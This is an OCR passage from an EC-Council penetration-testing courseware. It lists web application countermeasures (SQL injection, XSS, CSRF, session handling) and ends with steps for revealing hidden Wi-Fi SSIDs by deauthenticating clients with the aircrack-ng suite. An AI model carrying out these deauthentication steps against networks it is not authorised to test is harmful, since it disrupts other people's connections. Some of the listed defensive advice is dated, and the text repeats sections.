


Figure L.101: Fingerprinting the server using httprint




Figure L.102: Output of fingerprinting process performed using httprint

Note: The server banner can be modified or disguised by using obfuscation or plug-ins, such as mod_security or servermask.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Security Countermeasures and Recommendations

SQL Injection Attack's Countermeasures and Recommendations
Limit the length of user input
Use custom error messages
Monitor DB traffic using an IDS, WAF
Disable commands like xp_cmdshell
Isolate database server and web server

Broken Authentication and Session Management's Countermeasures and Recommendations
Use SSL for all authenticated parts of the application
Verify whether all the users' identities and credentials are stored in a hashed form
Never submit session data as part of a GET, POST

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Security Countermeasures and Recommendations (Cont'd)

Weak Cryptography Countermeasures and Recommendations
Do not create or use weak cryptographic algorithms
Generate encryption keys offline and store them securely
Ensure that encrypted data stored on disk is not easy to decrypt

Broken Access Control Countermeasures and Recommendations
Perform access control checks before redirecting the authorized user to requested resource
Avoid using insecure Id's to prevent attacker from guessing it
Provide session timeout mechanism
Limit file permissions to authorized users to prevent misuse

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Security Countermeasures and Recommendations (Cont'd)

Security Misconfiguration Countermeasures and Recommendations
Configure all security mechanisms and turn off all unused services
Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
Scan for latest security vulnerabilities and apply the latest security patches
Non-SSL requests to web pages should be redirected to the SSL page
Set the 'secure' flag on all sensitive cookies
Configure SSL provider to support only strong algorithms
Ensure the certificate is valid, not expired, and matches all domains used by the site
Backend and other connections should also use SSL or other encryption technologies

XSS Attack's Countermeasures and Recommendations
Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
Use a web application firewall to block the execution of malicious script
Convert all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums
Encode Input and output and filter Meta characters in the input
Do not always trust websites that use HTTPS when it comes to XSS
Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users
Develop some standard or signing scripts with private and public keys that actually check to ascertain that the script introduced is really authenticated

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Web Application Security Countermeasures and Recommendations (Cont'd)

Directory Traversal Attack's Countermeasures and Recommendations
Define access rights to the protected areas of the website
Apply checks/hot fixes that prevent the exploitation of the vulnerability, such as Unicode, to affect the directory traversal
Web servers should be updated with security patches in a timely manner

Unvalidated Redirects and Forwards Attacks Countermeasures and Recommendations
Avoid using redirects and forwards
If destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Countermeasures and Recommendations

SQL Injection Attacks' Countermeasures and Recommendations

- Limit the length of user input
- Use custom error messages
- Monitor DB traffic using an IDS, WAF
- Disable commands like xp_cmdshell
- Isolate database server and web server

Broken Authentication and Session Management's Countermeasures and Recommendations

- Use SSL for all authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a hashed form
- Never submit session data as part of a GET, POST

Weak Cryptography Countermeasures and Recommendations

- Do not create or use weak cryptographic algorithms
- Generate encryption keys offline and store them securely
- Ensure that encrypted data stored on the disk is not easy to decrypt

Broken Access Control Countermeasures and Recommendations

- Perform access control checks before redirecting the authorized user to the requested resource

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Avoid using insecure ID's to prevent attacker from guessing it
- Provide session timeout mechanism
- Limit file permissions to authorized users from misuse

Security Misconfiguration Countermeasures and Recommendations

- Configure all security mechanisms and turn off all unused services
- Setup roles, permissions, and accounts and disable all default accounts or change their default passwords
- Scan for latest security vulnerabilities and apply the latest security patches
- Non-SSL requests to web pages should be redirected to the SSL page
- Set the 'secure' flag on all sensitive cookies
- Configure SSL provider to support only strong algorithms
- Ensure the certificate is valid, not expired, and matches all domains used by the site
- Backend and other connections should also use SSL or other encryption technologies

XSS Attacks' Countermeasures and Recommendations

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
- Use a web application firewall to block the execution of malicious script
- Convert all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums
- Encode input and output and filter Meta characters in the input
- Do not always trust websites that use HTTPS when it comes to XSS
- Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users
- Develop some standard or signing scripts with private and public keys that actually check to ascertain that the script introduced is really authenticated

Directory Traversal Attacks' Countermeasures and Recommendations

- Define access rights to the protected areas of the website
- Apply checks/hot fixes that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal
- Web servers should be updated with security patches in a timely manner

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Unvalidated Redirects and Forwards Attacks Countermeasures and Recommendations:

- Avoid using redirects and forwards
- If destination parameters cannot be avoided, ensure that the supplied value is valid, and authorized for the user

Cross-Site Request Forgery Attacks' Countermeasures and Recommendations:

- Sign off immediately after using a web application and clear the history
- Do not allow your browser and websites to save sign in details
- Check the HTTP Referrer header and when processing a POST, ignore URL parameters

Cookie/Session Poisoning Attacks' Countermeasures and Recommendations:

- Do not store plain text or weakly encrypted password in a cookie
- Implement cookie's timeout
- Cookie's authentication credentials should be associated with an IP address
- Make sign out functions available

Web Services Attacks' Countermeasures and Recommendations:

- Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages
- Use document-centric authentication credentials that use SAML
- Use multiple security credentials such as X.509 Cert, SAML assertions and WS-Security
- Deploy web services-capable firewalls capable of SOAP and ISAPI level filtering
- Configure firewalls/IDS systems for a web service anomaly and signature detection


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Local Area Network (WLAN) Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Detect Hidden SSIDs

In a default configuration mode, the AP of a wireless network will send its SSID out in beacon frames. Most of the network administrators don't prefer to broadcast their SSID to safeguard their network from various attacks.

But even this couldn't completely hide the network presence from the outsider. Because, whenever a legitimate client tries to connect the AP of the wireless network, the probe request, and response packets that hold SSID will be exchanged and may be easily caught by an outsider.

Hidden SSIDs may be revealed by using the Aircrack-ng suite. The process involves the following steps:

- **Step 1**: Run airmon-ng in monitor mode to sniff wireless packets
- **Step 2**: Start airodump to capture raw 802.11 frames and discover the SSIDs of available wireless networks on interface




Figure L.103: Running airmon-ng and airodump

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3**: Deauthenticate (deauth) the client to reveal hidden SSID using aireplay-ng



Figure L.104: Running aireplay-ng

- **Step 4**: Switch to airodump to see the revealed SSID

